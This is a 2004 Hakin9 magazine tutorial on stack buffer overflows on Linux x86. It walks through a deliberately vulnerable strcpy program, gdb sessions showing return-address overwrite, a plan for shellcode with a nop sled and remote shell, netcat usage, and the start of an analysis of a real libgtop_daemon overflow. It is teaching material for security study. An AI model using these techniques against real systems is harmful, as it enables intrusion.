# Overflowing the stack on Linux x86


**Piotr Sobolewski**

**Article published in issue 4/2004 of *Hakin9* magazine.**

*Hakin9* magazine, Wydawnictwo Software, ul. Lewartowskiego 6, 00-190 Warszawa, hakin9@hakin9.org

# Overflowing the stack on Linux x86

Piotr Sobolewski




**Even a very simple, innocent-looking program may be flawed in a way that enables the attacker to execute arbitrary code. If the program fails to check the length of data before copying it to a buffer, it becomes an attractive target for attackers.**

Buffer overflow is one of the oldest methods of gaining control over a vulnerable program. The technique has been known for years, but programmers are still making mistakes allowing the attackers to use this method. In this article, we will take a detailed look at how this technique is used to overflow a buffer stored on the stack.

We begin with a simple program *stack_1.c*, shown in Listing 1. Here's how it works: the `fn` function copies the contents of its argument (a string pointer `char *a`), to a character array `char buf[10]`. The function is called in the first line of the program (`fn(argv[1])`), with the first command-line argument (`argv[1]`) passed as the function parameter. Compile and run this program with the following commands:

```
$ gcc -o stack_1 stack_1.c
$ ./stack_1 AAAA
```

The program calls the `fn` function first, passing the string `AAAA` as the argument. The string is then copied to the `buf` array, and two messages are displayed: the first message reports that the function has finished executing, the second one tells us that the program has reached the end. The program exits.

Let's play dirty now. Notice that the `buf` array can only hold ten characters (`char buf[10]`), but the string that is copied into it can be of any length – for example:

```
$ ./stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

This time the program attempts to put thirty characters in a 10-character buffer, then it crashes with *segmentation fault*. Notice that

## What you will learn...

- the technique of stack overflow,
- how to determine if a program is susceptible to this vulnerability,
- how to trick a vulnerable program into executing arbitrary code,
- how to use *gdb* to debug programs.

## What you should know...

- the basics of C programming language,
- the basics of using Linux operating system (command line).

Basics

**Listing 1.** *stack_1.c – a sample program*

```
void fn(char *a) {
  char buf[10];
  strcpy(buf, a);
  printf("function fn finishes\n");
}

main (int argc, char *argv[]) {
  fn(argv[1]);
  printf("finished\n");
}
```

there is no message like *your buffer is too short*, just the mysterious *segmentation fault*. It means that the program tried to access (read or write) a memory area that it's not allowed to.

You could suspect that the program has successfully written ten characters to the array, then made an attempt to write data beyond the allocated area and triggered an error. Well, it's not that simple. Actually, the program has successfully written the whole 30-character string to a 10-character array, overwriting the 20 bytes that follow the `buf[10]` array. *Segmentation fault* happened much later, and was a result of memory corruption caused by overwriting the 20 bytes with invalid values.

To understand how overwriting the 20 bytes leads to *segmentation fault*, we need to have some basic knowledge about the stack and its operation.





**Figure 1.** *Basic stack operation is pushing elements onto its top and popping them off the top. The figure illustrates pushing the number 37 onto the stack first, then pushing the number 89. If a number is then popped off the stack, it is the one that was last pushed, ie. 89. To get the number 37, another pop is required.*





**Figure 2.** *In Linux on x86, the stack grows downwards (see description in text)*

## About the stack

Each program running in an operating system is allocated its own memory area. This area is composed of several sections – one section is used by shared libraries, another contains the program code, and yet another holds its data. The section that we will examine is the *stack*.

Stack is a structure used for temporary data storage. Data can be *pushed* onto the top of the stack, and *popped* off the top, as shown in Figure 1.

In practice, programs use the stack to store their local variables (as well as other data). The program that uses the stack needs to know two essential memory addresses. The first is the location of the top of the stack, or *stack pointer* – the program must know this address to be able to push elements onto the stack (beacuse that's where the pushed elements

### Some important terms

- *Bugtraq* – a very popular mailing list for new vulnerability announcements and security related information. *Bugtraq* archives can be found at *http://www.securityfocus.com/*.
- *nop* – most CPUs have a special instruction that does nothing – the *nop* instruction. It may seem pointless, but in this article we'll show that such instruction can be really useful in certain circumstances.
- *Debugger* – a tool for tracing and controlling a running program. Using a *debugger*, you can stop and resume program execution, run the program step by step, view (and modify) the values of variables, access memory contents, CPU registers etc.
- *Segmentation fault* – an error caused by an attempt to read or write a memory area that the program has no access to.

**Listing 2.** *Calling a function – listing for Figure 3*

```
main () {
  int a;
  int b;
  fn();
}

void fn() {
  int x;
  int y;
  printf("we're in fn\n");
}
```

**Listing 3.** *stack_2.c – listing for Figure 4*

```
void fn(int arg1, int arg2) {
  int x;
  int y;
  printf("we're in fn\n");
}

main () {
  int a;
  int b;
  fn(a, b);
}
```

**Listing 4.** *A modified version of the program shown in Listing 3, we'll run it under a debugger*

```
void fn(int arg1, int arg2) {
  int x;
  int y;
  x=3; y=4;
  printf("we're in fn\n");
}

main () {
  int a;
  int b;
  a=1; b=2;
  fn(a, b);
}
```

are placed). The second address is the *frame pointer*, which specifies the beginning of the stack frame of currently executed function. In the case we're discussing (Linux on x86 architecture), the stack pointer is stored in the `%esp` register, and the frame pointer in the `%ebp` register.

Another platform-specific issue is the fact that the stack grows downwards in memory. This means that the top of the stack is located at the lowest memory address (see Figure 2). Values subsequently pushed onto the stack are placed at lower addresses.

## What happens on the stack when a function is called

Calling a functon has interesting effects on the stack. A newly called function has its own local variables, but variables previously stored on the stack (belonging to the caller function) cannot be removed (they will be needed after the called function returns). The `%ebp` register (the frame pointer) needs to be set to the address of the top of the stack by the time the function was called – new local variables will be placed at consecutive locations starting from that address. Figure 3 illustrates what happens when we execute the program shown in Listing 2.

The left part of the figure shows the contents of the stack when `main()` is executed, with two local variables, `int a` and `int b`, placed on the stack. The frame pointer (the `%ebp` register) points to the beginning of the area that is occupied by local variables belonging to `main()`, while the stack pointer is set to the end of that area. When `fn()` is called (see the right part of the figure), its local variables are placed in another area located next to `main()` variables. The new frame pointer is now set to the beginning of that area, while the stack pointer points to its end. This description is, however, somewhat simplified – the actual behavior of stack is a little bit more complex.





**Figure 3.** *Local variables stored on stack (simplified) – illustration for Listing 2*

When `fn()` finishes, control is passed back to the `main()` function. For that to happen, the return jump address to `main()` needs to be saved prior to calling `fn()`. After the return, the program should continue running as if `main()` has never been interrupted: the stack should be in the same state as it was before the call to `fn()`. Therefore, besides the return address, the frame pointer must be saved as well. The `fn()` function in our last example was parameterless. In the next program, *stack_2.c*, shown in Listing 3, the function takes two arguments, both of which are integer numbers. These arguments must be passed to `fn()` when it is called from `main()`.

All the values we mentioned (the return address, the previous frame pointer, and the function arguments) are stored on the stack. Figure 4 shows what happens when `fn()` is called from `main()`.

The first section of the figure shows the state of stack when program execution reaches the line `int b` (marked with an arrow in the figure). The stack holds two local variables of `main()`: `int a` and `int b`. The blue arrow points to the bottom of the stack, while the red one points to its top.

The second section illustrates the stack contents while executing the line `fn(a, b)`. The variables `a` and `b` are pushed onto the stack as arguments for `fn()`.

What happens next is shown in the third section of the figure. Another value is pushed onto the stack – the return address of the `fn()` function. It is the location of the next instruction in `main()`, following the function call `fn(a, b)`.

When the `fn()` function is called, program execution jumps to the first line of its code, as shown in the fourth section of the figure. As you can see, the previous frame pointer is pushed onto the stack, and the previous stack pointer becomes the new frame pointer (the beginning of the stack frame for `fn()` local variables). Then (see the fifth section of the figure) the local variables of `fn()` function, `int x` and `int y`, are stored on the stack and the function execution continues.

## Live example

To prove that what we've said about the stack is valid in the real world, we will now run a slightly modified version of the program shown in Listing 3 (the modified version is presented in Listing 4 – we have added two lines to set the initial values of variables `a`, `b`, `x`, and `y`, making it easier to track down the location of these variables on the stack). We'll run the program under the *gdb* debugger (see Listing 5, showing a transcript of the debugger session). First, we compile the program:

```
$ gcc stack_2.c -o stack_2 -ggdb
```

We invoked the compiler with the `-ggdb` option, telling it to put debug-





**Figure 4.** *Stack contents while calling a function – illustration for Listing 3 (see description in text)*

**Listing 5.** *gdb session transcript – examining the contents of the stack while running the program shown in Listing 3*

```
$ gcc stack_2.c -o stack_2 -ggdb
$ gdb stack_2
GNU gdb 6.0-debian
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...
(gdb) list
2     int x;
3     int y;
4     x=3; y=4;
5     printf("we're in fn\n");
6   }
7
8   main () {
9     int a;
10    int b;
11    a=1; b=2;
(gdb) break 5
Breakpoint 1 at 0x8048378: file stack_2.c, line 5.
(gdb) run
Starting program: /home/piotr/nic/stos/stack_2

Breakpoint 1, fn (arg1=1, arg2=2) at stack_2.c:5
5     printf("we're in fn\n");
(gdb) print $esp
$1 = (void *) 0xbffff9f0

(gdb) x/24 $esp
0xbffff9f0: 0x080483c0  0x080495d8  0xbffffa08  0x08048265
0xbffffa00: 0x00000004  0x00000003  0xbffffa28  0x080483b6
0xbffffa10: 0x00000001  0x00000002  0xbffffa74  0x40155630
0xbffffa20: 0x00000002  0x00000001  0xbffffa48  0x4003bdc6
0xbffffa30: 0x00000001  0xbffffa74  0xbffffa7c  0x40016c20
0xbffffa40: 0x00000001  0x080482a0  0x00000000  0x080482c1

(gdb) disas main
Dump of assembler code for function main:
0x08048386 <main+0>:   push   %ebp
0x08048387 <main+1>:   mov    %esp,%ebp
0x08048389 <main+3>:   sub    $0x18,%esp
0x0804838c <main+6>:   and    $0xfffffff0,%esp
0x0804838f <main+9>:   mov    $0x0,%eax
0x08048394 <main+14>:  sub    %eax,%esp
0x08048396 <main+16>:  movl   $0x1,0xfffffffc(%ebp)
0x0804839d <main+23>:  movl   $0x2,0xfffffff8(%ebp)
0x080483a4 <main+30>:  mov    0xfffffff8(%ebp),%eax
0x080483a7 <main+33>:  mov    %eax,0x4(%esp,1)
0x080483ab <main+37>:  mov    0xfffffffc(%ebp),%eax
0x080483ae <main+40>:  mov    %eax,(%esp,1)
0x080483b1 <main+43>:  call   0x8048364 <fn>
0x080483b6 <main+48>:  leave
0x080483b7 <main+49>:  ret
End of assembler dump.

(gdb) print $ebp+4
$2 = (void *) 0xbffffa0c
(gdb) x 0xbffffa0c
0xbffffa0c: 0x080483b6
(gdb) quit
```

ging symbols in the resulting binary file. Next, we start the debugger:

```
$ gdb stack_2
```

When *gdb* is launched, we can review the source code of the program being debugged (using the `list` command), and set a breakpoint – for example, on the fourth line of the `fn()` function, `printf("we're in fn\n");`. We set the breakpoint with `break line_number`, which in our case is:

```
(gdb) break 5
```

Setting the breakpoint on the fifth line tells the debugger to stop program execution *before* that line.

We are now ready to launch the program (using the `run` command). The program starts running and stops on the breakpoint that we set on the fifth line. Let's examine the current contents of the stack. First, we'll need to know the memory location of the top of the stack, stored in the `%esp` register. We can obtain it with the command:

```
(gdb) print $esp
```

Knowing the address of the top of the stack, we can examine it by reading memory contents starting at that address. For example, let's see 24 consecutive 32-bit words:

```
(gdb) x/24 $esp
```

The output of this command is shown in Listing 5. As we can see, the top of the stack is filled with sixteen bytes of data (the stack frame has been aligned to an 8 byte boundary). Then there are two 32-bit words containing the values `0x00000004` and `0x00000003` – these are the `x` and `y` variables. Next locations (as shown in the fifth section of Figure 4) hold the address of the previous stack frame and the function's return address (in our case, `0x080483b6` – see Listing 5). To make sure that the function's return address actually points to the `main()`

function, we will now disassemble `main()`:

```
(gdb) disas main
```

As we can see (in Listing 5), the return address of the `fn()` function, `0x080483b6`, is in fact located inside `main()`, just after the instruction that calls `fn()` (`call 0x8048364 <fn>`).

Notice that it is not necessary to examine the entire contents of the stack to obtain the function's return address. It is much easier to just check the value of the `%ebp` register and increase it by four:

```
(gdb) print $ebp+4
```

As shown in Figure 4 (section five), the `%ebp` register points to the address of the previous stack frame stored on the stack. That address is four bytes long, so the next location is four bytes back (as we have already explained, the stack grows downwards) and holds the function's return address. To display it, we issue the command:

```
(gdb) x 0xbffffa0c
0x080483b6
```

## Program code analysis

Now that we know how the stack works for running programs, we can take a second look at the *stack_1.c* program (see Listing 1). As you recall, the program crashed when we tried to induce it to copy a 30-byte string into a 10-byte array. We will now run the program under the debugger and observe what happens when 20 bytes are written past the array boundary and why it causes *segmentation fault*.

We compile the program with debugging symbols included:

```
$ gcc stack_1.c -o stack_1 -ggdb
```

We will now try to reproduce the erroneous behavior in a controlled manner. We start the debugger, set a breakpoint on the third line of program code (the one with the fatal `strcpy(buf, a)` call), and run the program with a string of 30 A characters passed as its argument (full session transcript is shown in Listing 6).

```
(gdb) run \
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

The program stops on the breakpoint set on the third line. We now check the location of the `buf[]` array:

```
(gdb) print &buf
$1 = (char (*)[10]) 0xbffff9e0
```

and the function's return address:

```
(gdb) print $ebp+4
$2 = (void *) 0xbffff9fc
```

As the output shows, the function's return address is located 28 bytes away from the beginning of the array. It is now obvious that if we try to put a 30-character string into the array, its last two bytes overwrite the function's return address. Let's see if this is what actually happens – we will now examine the value of function's return address before the argument `a` is copied into the `buf` array:

```
(gdb) x 0xbffff9fc
0xbffff9fc: 0x080483da
```

Now, we tell the debugger to execute the next program line (and copy the 30-character string into the array):

```
(gdb) next
```

We check the function's return address once again:

**Listing 6.** *Debugger session transcript – we examine why executing the program shown in Listing 1 causes segmentation fault*

```
$ gdb stack_1
GNU gdb 6.0-debian
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-linux"...
(gdb) list
1   void fn(char *a) {
2     char buf[10];
3     strcpy(buf, a);
4     printf("function fn finishes\n");
5   }
6
7   main (int argc, char *argv[]) {
8     fn(argv[1]);
9     printf("finished\n");
10  }
(gdb) break 3
Breakpoint 1 at 0x804839a: file stack_1.c, line 3.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/piotr/stos/stack_1 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, fn (a=0xbffffb84 'A' <repeats 30 times>) at stack_1.c:3
3     strcpy(buf, a);
(gdb) print &buf
$1 = (char (*)[10]) 0xbffff9e0
(gdb) print $ebp+4
$2 = (void *) 0xbffff9fc
(gdb) x 0xbffff9fc
0xbffff9fc: 0x080483da
(gdb) next
4     printf("function fn finishes\n");
(gdb) x $ebp+4
0xbffff9fc: 0x08004141
```

```
(gdb) x $ebp+4
0xbffff9fc: 0x08004141
```

The above command displays the value stored at the memory address four bytes ahead of the address stored in the `$ebp` register. Apparently, two less significant bytes of the address have been overwritten with the value `0x4141`. The hexadecimal number 0x41 is the letter A (see `man ascii`).

The conclusion is clear – since an overlong string overwrites the function's return address, it is possible to create a specially crafted string that sets the return address to some particular value, forcing the program to jump to an address of our choice. It could be the address of program code previously placed in memory that would perform an action not necessarily approved by the system administrator – like giving us *root* access or spawning a remote shell listening on a specified port. Placing the code in memory is not a problem – we can simply plug it into the string passed as the program argument.

The malicious string (see Figure 5, the string on the left) must be composed of two parts: one containing the code (in machine language) that performs the desired action (the so-called *shellcode*), the other one containing the address of the shellcode, to overwrite the function's return address. As the return address gets overwritten, returning from the function will result in executing the supplied shellcode.

Before we try to use our knowledge in practice, let's think about the possible problems that we might encounter. First of all: how do we get the shellcode? Notice that the code must be small (to fit in the buffer) and cannot contain null bytes (otherwise we won't be able to use it as the program argument, since the null byte would be treated as the string delimiter). Despite what you might think, creating the shellcode is no rocket science – the subject has been discussed in numerous publications available on the Internet, as well as in our magazine. However, we won't bother with writing the code from scratch – we'll simply use a readily available shellcode found on the Internet.

What should be the exact length of the string to overwrite the function's return address? This is an issue that can be resolved by experiment: we'll launch the vulnerable program repeatedly, each time using a longer string. We'll note the length that causes *segmentation fault*, but, for the actual attack, we'll use a string that is a little bit longer. This will have the side effect of overwriting some parts of the stack located next to the function's return address, occupied by the local variables of the caller function – but that's no problem, as we don't expect to return to the caller anyway.

What value should we use to overwrite the function's return address? In Figure 5, it is simply referred to as *shellcode address*, but how are we supposed to know the location of the shellcode by the time the vulnerable program is running? We'll solve this problem with two approaches. Firstly, we will run the vulnerable program under the debugger and check the memory location of the program argument. Secondly, we will precede the shellcode with several *nop* instructions (see the string shown in the right of Figure 5). This will assure us that the shellcode would run even if we don't hit its address directly – a few *nops* will be executed beforehand.





**Figure 5.** *Constructing the string to overwrite the buffer on the stack, causing execution of malicious code (version one and two)*

A side note: the distance between the beginning of the `buf[]` array and the function's return address will be the same for every machine that the program runs on. Generally, it would be sufficient to use the address only once in the malicious string, and adjust the length of the string to make sure the address points directly to the shellcode. However, it is a good idea to include more than four bytes of *nop* instructions. Notice that the shellcode might as well push some values onto the stack, which could lead to overwriting the trailing bytes of the supplied string. The block of *nops* is there to protect the shellcode from being overwritten.

## netcat

*netcat* is an utility that opens a connection to a specified port on a specified host for sending and receiving data. To launch *netcat*, issue the following command:

```
$ nc ip_address port_number
```

*netcat* reads data from its standard input (eg. user's keyboard) and sends it to the remote host. Data that was sent back by the remote machine is displayed on the standard output (eg. user's terminal screen).
*netcat* can operate as a server as well, if you start it with the following options:

```
$ nc -l -p port_number
```

It will listen for incoming connections on the specified port. When somebody connects, it works very much similar to what we've seen before – it reads data from its standard input and sends it to the remote machine, receives data sent back by the remote machine and displays it on the standard output.

## Time to attack

Now that we have our plan, we are ready to attack the vulnerable program shown in Listing 1. But why attack a program that is intentionally vulnerable? Since we already have the required knowledge (theoretical, at least), let's try to exploit this kind of vulnerability in a real-life program.

In search for a vulnerable program, we browsed the bugtraq archives. We came upon a post that described a buffer overflow vulnerability found in the *libgtop* library version 1.0.6. *Libgtop* is a library that retrieves system related information. The library is implemented in client-server architecture, and the bug was found in the server program (*libgtop_daemon*). We'll attack the machine running *libgtop_daemon* by sending it specially crafted data, causing buffer overflow and forcing the execution of our code. We'll discuss the attack in detail in the further sections of the article – first, let's examine the vulnerability and see how it can be exploited.

### The vulnerability in libgtop_daemon

The source code of the vulnerable version of *libgtop* is included on the cd provided with our magazine. Let's take a look at Listing 7, which shows the definition of the `permitted()` function, excerpted from the source file *src/daemon/gnuserv.c*. Examining the code, we notice a function called `timed_read()` (defined in the same file). This function reads some characters from a file (the file handle is specified as the first argument) and places them in a buffer (the second argument). The number of characters to read is determined by the third argument.

As we already know what the `timed_read()` function does, we'll take a closer look at the `permitted()` function. Notice the line:

```
if (timed_read (fd, buf,
  auth_data_len, AUTH_TIMEOUT,
  0) != auth_data_len)
```

**Listing 7.** *The* `permitted()` *function, an excerpt from libgtop source file src/daemon/gnuserv.c*

```
static int permitted (u_long host_addr, int fd)
{
  int i;
  char auth_protocol[128];
  char buf[1024];
  int auth_data_len;

  /* Read auth protocol name */
  if (timed_read (fd, auth_protocol, AUTH_NAMESZ, AUTH_TIMEOUT, 1) <= 0)
    return FALSE;
(...)
  if (!strcmp (auth_protocol, MCOOKIE_NAME)) {
    if (timed_read (fd, buf, 10, AUTH_TIMEOUT, 1) <= 0)
      return FALSE;
    auth_data_len = atoi (buf);
    if (
  timed_read (fd, buf, auth_data_len, AUTH_TIMEOUT, 0) != auth_data_len)
      return FALSE;
```





**Figure 6.** *The permitted() function (illustration for Listing 7)*

It reads up to `auth_data_len` characters from the file `fd` to the buffer `buf`. If `auth_data_len` was larger than the buffer length (1024 bytes, as shown in Listing 7), then too many characters would be written to the buffer, causing an overflow, and maybe overwriting the `permitted()` function's return address as well. We need to know how the `auth_data_len` variable is assigned its value. A few lines above the function `timed_read()` is used to read ten bytes from the file, these are then converted to an intereger value, which is assigned to `auth_data_len`:

```
auth_data_len = atoi (buf)
```

Therefore, if the file contents were as follows:

```
2000
AAAA... (the character A ↩
repeated two thousand times)
```

**Listing 8.** *The timed_read() function, an excerpt from libgtop source file src/daemon/gnuserv.c*

```
static int timed_read (int fd, char *buf, int max, int timeout, int one_line)
{
(...)
  char c = 0;
  int nbytes = 0;
(...)
  do {
    r = select (fd + 1, &rmask, NULL, NULL, &tv);
    if (r > 0) {
      if (read (fd, &c, 1) == 1) {
        *buf++ = c;
        ++nbytes;
(...)
    } while ((nbytes < max) && !(one_line && (c == '\n')));
(...)
    return nbytes;
}
```

